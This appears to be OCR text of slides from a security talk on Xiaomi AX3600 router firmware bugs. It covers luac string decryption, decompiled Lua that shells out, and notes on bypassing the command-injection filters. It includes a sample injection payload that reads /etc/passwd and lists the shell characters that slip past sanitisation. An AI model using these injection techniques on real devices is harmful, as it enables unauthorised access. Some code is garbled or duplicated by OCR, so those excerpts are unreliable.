    "top_proto" / Proto
)
```


Decrypt Xiaomi Luac

Convert layer to fix Xiaomi luac

The code use Construct‘s Adapter class to decode/encode Xiaomi luac’s string

```
class StrAdapter(Adapter):
    def __init__(self, key, subcon):
        assert key < 0xff
        self.key = key
        super().__init__(subcon)

    def _decode(self, obj, context, path):
        l = []
        key = evaluate(self.key, context)
        for i in obj:
            l.append(i ^ key)
        return bytes(l)

    def _encode(self, obj, context, path):
        l = []
        key = evaluate(self.key, context)
        for i in obj:
            l.append(i ^ key)
        return bytes(l)
```

Testing our util


XQBackup.lua ×


XQBackup.lua > extract

```lua
if os.execute("tar -tzvf " .. L2_30 .. " | grep ^l >/dev/null 2>&1") == 0 then
  os.execute("rm -rf " .. L2_30)
  return 2
end
if os.execute("tar -tzvf " .. L2_30 .. " |grep -v .des|grep -v .mbu >/dev/null 2>&1") == 0 then
  os.execute("rm -rf " .. L2_30)
  return 22
end
os.execute("cd /tmp; tar -xzf " .. L2_30 .. " >/dev/null 2>&1")
os.execute("rm " .. L2_30 .. " >/dev/null 2>&1")
```

This explains why we can bypass the filename limitation and why the file attributes are reserved.
As the image shows, it's not perfect but works well for bug hunting

More Vuls


Usually, IoT devices suffer a lot from command injection vuls, so was Xiaomi routers(example1, example2).


命令注入往往就是這麼簡單且樸實無華

```
nonexistent? && cat /etc/passwd
```

However, user input is sanitized heavily in AX3600.

More Vuls



XQFunction.lua > getGpioValue

```lua
function _cmdformat(A0_43)
  if isStrNil(A0_43) then
    return ""
  else
    return (A0_43:gsub("\\", "\\\\"):gsub("`", "\\`"):gsub("\"", "\\\""):gsub("%$", "\\$"))
  end
e
f


end
function _strformat(A0_45)
  if isStrNil(A0_45) then
    return ""
  else
    return (A0_45:gsub("'", ""):gsub("\\", "\\\\"):gsub("`", "\\`"):gsub("\"", "\\\""):gsub("%$", "\\$"))
  end
end
```

sys.lua > process.info


```lua
function net.pingtest(A0_120)
  return _UPVALUE0_.execute("ping -c1 '" .. A0_120:gsub("'", "") .. "' >/dev/null 2>&1")
end
```

More Vuls

The winter of CMDi?

Old school never die. They just need more tricks.

More Vuls




XQQoSUtil.lua > qosOnLimit

```
  end
  if L6_53 == 1 then
    L8_55 = _weightHelper
    L9_56 = tonumber
    L9_56 = L9_56(A2_49)
    L8_55 = L8_55(L9_56, L9_56(A2_49))
    L9_56 = _weightHelper
    L9_56 = L9_56(tonumber(A3_50))
    if L8_55 and L9_56 then
      _UPVALUE0_.execute_safe(string.format("/etc/init.d/miqos on_limit min %s %s %s", L5_52, tostring(L8_55), tostring
      (L9_56)))
      return true
    end
```

Some special characters(`,",$,\) and lower-case characters
are not allowed


More Vuls


XQQoSUtil.lua > qosOnLimit


```
  end
  if L6_53 == 1 then
    L8_55 = _weightHelper
    L9_56 = tonumber
    L9_56 = L9_56(A2_49)
    L8_55 = L8_55(L9_56, L9_56(A2_49))
    L9_56 = _weightHelper
    L9_56 = L9_56(tonumber(A3_50))
    if L8_55 and L9_56 then
      _UPVALUE0_.execute_safe(string.format("/etc/init.d/miqos on_limit min %s %s %s", L5_52, tostring(L8_55), tostring
      (L9_56)))
      return true
    end
```

we can still use some useful chars like |, & and #, but the disallowance of lower-case characters is really a PITA

More Vuls



